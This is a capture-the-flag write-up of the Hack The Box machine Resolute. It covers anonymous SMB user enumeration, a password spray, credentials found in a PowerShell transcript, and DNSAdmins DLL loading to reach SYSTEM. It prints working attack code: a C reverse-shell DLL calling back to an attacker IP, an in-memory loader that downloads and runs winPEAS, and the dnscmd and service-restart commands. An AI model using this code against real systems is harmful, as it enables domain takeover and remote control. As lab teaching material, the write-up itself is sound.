
Hack The Box Resolute Writeup (Medium Windows)
Medium Windows AD box. A null session reads marko's description for a default password, melanie sprays into WinRM, and DNSAdmins loads a DLL as SYSTEM.
Summary
Resolute is a Medium Windows domain controller for megabank.local. Guest access over SMB is refused, but a fully anonymous session with no username and no password is accepted and lists every domain user along with their description field, where marko’s says the account was created with the password Welcome123!. Spraying that password across the exported user list lands on melanie, and BloodHound shows melanie in Remote Management Users, so Evil-WinRM gives an interactive session. winPEAS and PrivescCheck turn up nothing obviously actionable, but a hidden C:\PSTranscripts directory at the root of the C: drive holds a PowerShell transcript that logged ryan’s cleartext password Serv3r4Admin4cc123!. ryan belongs to DNSAdmins, which can register an arbitrary DLL as a DNS server level plugin with dnscmd, so stopping and starting the DNS service loads a reverse shell DLL and returns a shell as NT AUTHORITY\SYSTEM.
Service Enumeration
My nmap scan:
1
nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 10.129.96.155
The results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2025-12-16 12:37:12Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack
5985/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack Microsoft Windows RPC
49670/tcp open  msrpc        syn-ack Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack Microsoft Windows RPC
49686/tcp open  msrpc        syn-ack Microsoft Windows RPC
49711/tcp open  msrpc        syn-ack Microsoft Windows RPC
49789/tcp open  msrpc        syn-ack Microsoft Windows RPC
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h47m01s, deviation: 4h37m09s, median: 7m00s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-12-16T12:38:08
|_  start_date: 2025-12-16T12:31:27
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2025-12-16T04:38:05-08:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 11872/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 29273/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 15172/udp): CLEAN (Timeout)
|   Check 4 (port 52732/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 16 09:31:22 2025 -- 1 IP address (1 host up) scanned in 137.71 seconds
Configurations
I save the proper entries to my /etc/hosts file:
1
10.129.96.155 megabank.local Resolute.megabank.local Resolute
Even though I can’t log in to the SMB server as “guest”, I can still create the proper krb5.conf file with netexec like so:
1
nxc smb 10.129.96.155 -u 'guest' -p ''  --generate-krb5-file krb5.conf
Then move this file to /etc/ to be used by other tools:
1
sudo mv krb5.conf /etc/
SMB Server Enumeration

Without credentials, there’s not much we can do on the SMB server other than try some common misconfigurations/weak configurations like guest access:
1
nxc smb 10.129.96.155 -u 'guest' -p ''
And then using kerberos auth:
1
nxc smb 10.129.96.155 -u 'guest' -p '' -k
Both fail, guest access seems to be disabled via SMB:
Good to test for “guest” and then some random password too (just to make sure):
1
2
nxc smb 10.129.96.155 -u guest -p 'CompletelyRandomPassword123!'
nxc smb 10.129.96.155 -u guest -p 'CompletelyRandomPassword123!' -k
But neither work either. I try authenticating with no username and no password:
1

nxc smb 10.129.96.155 -u '' -p ''
It actually indicates authentication successful:
1
SMB         10.129.96.155   445    RESOLUTE         [+] megabank.local\:
Which is odd, I wouldn’t expect that. I try looking for users with the --users flag:
1
nxc smb 10.129.96.155 -u '' -p '' --users
And it actually gives me output. I can see all users. That includes the Description field value for the user. There’s one user named “marko” that has the following text on their Description field:
1
Account created. Password set to Welcome123!
As you can see from the screenshot below:
So we now have a default password we can spray against all the users:
1
Welcome123!
I also used netexec to save all gathered usernames to “users.txt”:
1
nxc smb 10.129.96.155 -u '' -p '' --users-export users.txt
Then performed a password spray against all users:
1
nxc smb 10.129.96.155 -u users.txt -p 'Welcome123!' -k
I use kerberos just to make sure. It’s more likely the user can authenticate via kerberos but can’t via NLTM nowadays. After a few seconds, I get a hit for “melanie”:
1
SMB         10.129.96.155   445    RESOLUTE         [+] megabank.local\melanie:Welcome123!
With that, new credentials:
1
2
Username: melanie
Password: Welcome123!
AD Enumeration
With valid domain credentials, I can enumerate the AD properly. I use rusthound-ce to gather data for bloodhound:
1
rusthound-ce -z -u melanie -p Welcome123! -f Resolute.megabank.local -c All -d megabank.local
It saves the collection data to a ZIP archive in my current directory. I fire up bloodhound and ingest this zip archive to start enumerating the domain.
I notice how my compromised user “melanie”, despite not having outbound object control privileges, it has membership on the Remote Management Users group, which indicates I can use this user to log in to the machine via WinRM.

When I click to see more about “Remote Management Users” group and see which users are part of the group, I notice the only two users that are members of the group are “melanie” and “ryan”:

And ryan has membership in the DNSAdmins group:

I enumerate more, but can’t find any other privesc vectors. The idea now is to get access to this “ryan” user somehow. Let’s enumerate the system itself by connecting via WinRM as melanie.
Horizontal Privilege Escalation
I connect to the system via WinRM:
1
evil-winrm -i 10.129.96.155 -u melanie -p Welcome123!
I get winpeas running from memory:
1
2
3
4
$data=(New-Object System.Net.WebClient).DownloadData('http://10.10.14.57/winPEASx64.exe');
$asm = [System.Reflection.Assembly]::Load([byte[]]$data);
$out = [Console]::Out;$sWriter = New-Object IO.StringWriter;[Console]::SetOut($sWriter);
[winPEAS.Program]::Main("");[Console]::SetOut($out);$sWriter.ToString()
I looked through the output but nothing really stood out to me. I also ran PrivescCheck.ps1, and that also didn’t yield me much actionable results. Is the box secure then? Nope. After some time enumerating, I found this hidden directory in the C:\ drive root:

I join this folder, there’s another folder in it. I join this other folder too. To my surprise, there’s a powershell log here! The full path to the file is:
1
C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
As you can see from the screenshot below, this file actually discloses cleartext credentials for the user “ryan”:

But how both of my comprehensive windows privesc check tools missed this critical information? It turns out, PrivesCheck.ps1 actually mentioned this PSTranscripts in its output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┏━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┓
┃ CATEGORY ┃ TA0004 - Privilege Escalation                     ┃
┃ NAME     ┃ Applications - Root Folder Permissions            ┃
┃ TYPE     ┃ Extended                                          ┃
┣━━━━━━━━━━┻━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┫
┃ Check whether the current user has any modification right on ┃
┃ or within a folder located at the root of a 'fixed' drive.   ┃
┗━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┛


Path            : C:\PSTranscripts
Modifiable      : True
ModifiablePaths :
Vulnerable      : False
Description     : The current user has modification rights on this root folder. This folder does not seem to contain any common application file.
However I guess I just skipped this. None of the tools did catch the cleartext creds in there though. Anyways, with that, we have new credentials:
1
2
Username: ryan
Password: Serv3r4Admin4cc123!
Vertical Privilege Escalation
I connect to the system as “ryan” via winrm:
1
evil-winrm -i 10.129.96.155 -u ryan -p 'Serv3r4Admin4cc123!'
I create revshell.dll.c on my local machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
// x86_64-w64-mingw32-gcc revshell.dll.c -o revshell.dll -shared -lws2_32 -s
#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>

#pragma comment(lib, "Ws2_32.lib")

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved) {
    WSADATA wsaData;
    SOCKET s;
    struct sockaddr_in sa;
    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    if (fdwReason == DLL_PROCESS_ATTACH) {
        WSAStartup(MAKEWORD(2,2), &wsaData);
        s = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);

        sa.sin_family = AF_INET;
        sa.sin_addr.s_addr = inet_addr("10.10.14.57"); // attacker tun0 IP address
        sa.sin_port = htons(443);  // attacker receiving port number

        if (connect(s, (struct sockaddr *)&sa, sizeof(sa)) == 0) {
            memset(&si, 0, sizeof(si));
            si.cb = sizeof(si);
            si.dwFlags = STARTF_USESTDHANDLES;
            si.hStdInput = si.hStdOutput = si.hStdError = (HANDLE)s;

            CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi);
        }
    }
    return TRUE;
}
I compile it to a DLL named “revshell.dll”:
1
x86_64-w64-mingw32-gcc revshell.dll.c -o revshell.dll -shared -lws2_32 -s
I start a python http server:
1
sudo python3 -m http.server 80
I use the session as ryan to download my revshell DLL:
1
*Evil-WinRM* PS C:\Users\ryan\Documents> iwr 10.10.14.57/revshell.dll -outfile rev.dll
I start a netcat listener on my attacking machine:
1
sudo rlwrap nc -lvnp 443

I use my access to the DNSAdmins group to issue the following DNS administration command:
1
dnscmd Resolute /config /serverlevelplugindll C:\Users\ryan\Documents\rev.dll
It’ll make the dns.exe service load my malicious revshell DLL the next time it starts. I stop the DNS service:
1
sc.exe \\Resolute stop dns
And start it again:
1
sc.exe \\Resolute start dns
This screenshot showcases the execution of all the commands above:

After a few seconds, I get the reverse shell connection back on my netcat listener as NT Authority\system (root):
I’m root now and can read the root flag in Administrator’s desktop:
1
C:\Users\Administrator\Desktop\root.txt
Reference for this attack: https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise and also https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83